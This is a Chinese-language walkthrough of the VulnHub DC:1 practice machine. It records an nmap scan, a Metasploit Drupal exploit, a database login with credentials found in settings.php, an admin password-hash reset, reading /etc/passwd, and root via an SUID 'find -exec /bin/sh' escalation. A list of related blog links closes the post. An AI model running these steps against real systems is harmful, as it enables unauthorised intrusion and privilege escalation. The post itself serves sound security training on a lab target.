
vulnhub-DC:1靶机渗透记录
准备工作
在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/
导入到vmware
打开kali准备进行渗透(ip:192.168.200.6)
信息收集
利用nmap进行ip端口探测
nmap -sS 192.168.200.6/24

可以看到ip为192.168.200.12的主机开放了22、80、111端口,该主机为靶机DC:1。
开始渗透
开放了80端口意味着我们可以访问他的网站,先访问192.168.200.12:80看看什么情况

是一个登陆的界面,尝试了admin等弱口令后没有结果,暂时找不到其他渗透点,只能先用dirsearch扫一遍
python3 dirsearch.py -u http://192.168.200.12:80

但是没有什么有用的信息,尝试抓包后也没有注意到什么注入点,只能看看有没有框架的漏洞
利用wappalyzer插件来查看这个网站的cms

查到cms是Drupal
接着用msf查看一下有没有关于这个cms的漏洞
在终端输入msfconsole打开msf
search一下关于drupal的漏洞
search drupal

在尝试了几个攻击模块后,发现只有第四个漏洞可以利用
use 4

set RHOSTS 192.168.200.12

run
成功连接,得到meterpreter会话

拿到shell

用ls命令查看当前的文件

注意到有一个flag1.txt文件 cat flag1.txt 查看一下里面的内容

拿到flag1
flag1给了一个小提示,翻译过来就是"每一个好的CMS都需要一个配置文件-你也是。"
那就去查看一下配置文件
Drupal的配置文件是网站根目录下的/sites/defaultx下的setting.php文件。
cd到sites 再cd到defaultx 再cat settings.php


看到了flag2以及数据库的账号密码
这里flag2也给了提示,翻译过来就是
暴力和字典攻击不是最好的选择
获得访问权限的唯一方法(您将需要访问权限)。
你能用这些证书做什么
先尝试登陆一下数据库
mysql -u dbuser -pR0ck3t

连接成功,但是却无论输入什么都没有回显,应该是权限不足,目标主机限制了访问权限
从这开始就涉及到我的知识盲区了,目前为止我还没有学习相关的提权方法,只能跟着网上的一些文章一步步来,也当是一个初次尝试提权
权限提升
使用python 通过pty.spawn()获得交互式shell
python -c 'import pty;pty.spawn("/bin/bash")'
连接数据库
mysql -u dbuser -pR0ck3t


进入数据库后先查看一下数据库
show databases;

再进入drupaldb数据库查看他的表
use drupaldb;
show tables;

注意到名为user的表,查看一下
select * from user;

找到了登陆的账号密码,密码不知道是什么加密方法,
使用Drupal对数据库的加密方法,加密脚本位置在网站根目录下的scripts下

回到根目录执行 password-hash.sh 文件进行加密(这里不能在scripts目录下进行,否则会报错)
php ./scripts/password-hash.sh admin

将admin加密后得到的是$S$DJkC7CVBb0dIx0ySitpfjUZyZ8rioKgogBsDSvpAZHOvUy1p4rq1
得到了加密后的密码,就可以进入数据库修改密码啦
update users set pass='$S$DJkC7CVBb0dIx0ySitpfjUZyZ8rioKgogBsDSvpAZHOvUy1p4rq1' where name='admin';

回到开始的网站上用刚刚的账户密码admin:admin 登陆进去
在后台找到了flag3文件

打开flag3文件又得到一个提示

提示找到passwd文件
passwd文件在etc中

这里找到了flag4的路径在 /home/flag4中

得到flag4
使用find命令提权,root。
find ./ aaa -exec '/bin/sh' \;

进入root根目录找到最终的flag

Well done!!!!
Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
参考文章
https://www.cnblogs.com/Gh0st1nTheShell/p/14842221.html
https://www.freesion.com/article/1909443385/
vulnhub-DC:1靶机渗透记录的更多相关文章
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:5靶机渗透记录
准备工作 在vulnhub官网下载DC:5靶机DC: 5 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:6靶机渗透记录
准备工作 在vulnhub官网下载DC:6靶机DC: 6 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:3靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/ 导入到vmware 导入的时候遇到一个问题 解决方法: 点 "虚拟机" ...
- vulnhub-DC:4靶机渗透记录
准备工作 在vulnhub官网下载DC:4靶机https://www.vulnhub.com/entry/dc-4,313/ 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:19 ...
- vulnhub-DC:7靶机渗透记录
准备工作 在vulnhub官网下载DC:7靶机DC: 7 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 已经知道了靶 ...
- vulnhub-DC:8靶机渗透记录
准备工作 在vulnhub官网下载DC:8靶机DC: 8 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-XXE靶机渗透记录
准备工作 在vulnhub官网下载xxe靶机 导入虚拟机 开始进行渗透测试 信息收集 首先打开kali,设置成NAT模式 查看本机ip地址 利用端口扫描工具nmap进行探测扫描 nmap -sS 19 ...
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
随机推荐
- flume实时采集mysql数据到kafka中并输出
环境说明 centos7(运行于vbox虚拟机) flume1.9.0(flume-ng-sql-source插件版本1.5.3) jdk1.8 kafka(版本忘了后续更新) zookeeper(版 ...
- ThreadLocal源码阅读笔记
功能描述 ThreadLocal解决了访问共享变量的阻塞问题,并且不需要像CAS操作一样牺牲CPU资源,它为每一个线程维护了一个变量副本,每个线程在访问ThrealLocal里面的变量时实际上访问的是 ...
- 彻底删除Docker
yum remove docker \ docker-client \ docker-client-latest \ docker-common \ docker-latest \ docker-la ...
- 【NX二次开发】Block UI 列表框
属性说明 常规 类型 描述 BlockID String 控件ID Enable Logical 是否可操作 Group Logical ...
- 解析 Nebula Graph 子图设计及实践
本文首发于 Nebula Graph 公众号 NebulaGraphCommunity,Follow 看大厂图数据库技术实践. 前言 在先前的 Query Engine 源码解析中,我们介绍了 2.0 ...
- Redis配置统计字典
本章将对Redis的系统状态信息(info命令结果)和Redis的所有配置(包括Standalone.Sentinel.Cluster三种模式)做一个全面的梳理,希望本章能够成为Redis配置统计字典 ...
- mui 移动端网页双击事件处理
使用场景:需要在动态生成li列表数据中添加双击事件 定义事件 : var date1=null; function listdb(myKey) { var date2 = new Date(); if ...
- docker安装redis主从以及哨兵
docker安装redis主从以及哨兵 本文使用docker在四台机器上部署一主二从三哨兵的Redis主从结构. 服务器配置 192.168.102.128 主节点 centos7.5 192.168 ...
- CentOS-配置jar包自启动(SpringBoot)
在pom.xml文件<plugin>中添加配置后,再打包(开发人员) <plugin> <groupId>org.springframework.boot& ...
- PHP中“简单工厂模式”实例讲解(转)
? 1 2 3 4 5 6 7 8 原创文章,转载请注明出处:http://www.cnblogs.com/hongfei/archive/2012/07/07/2580776.html 简单 ...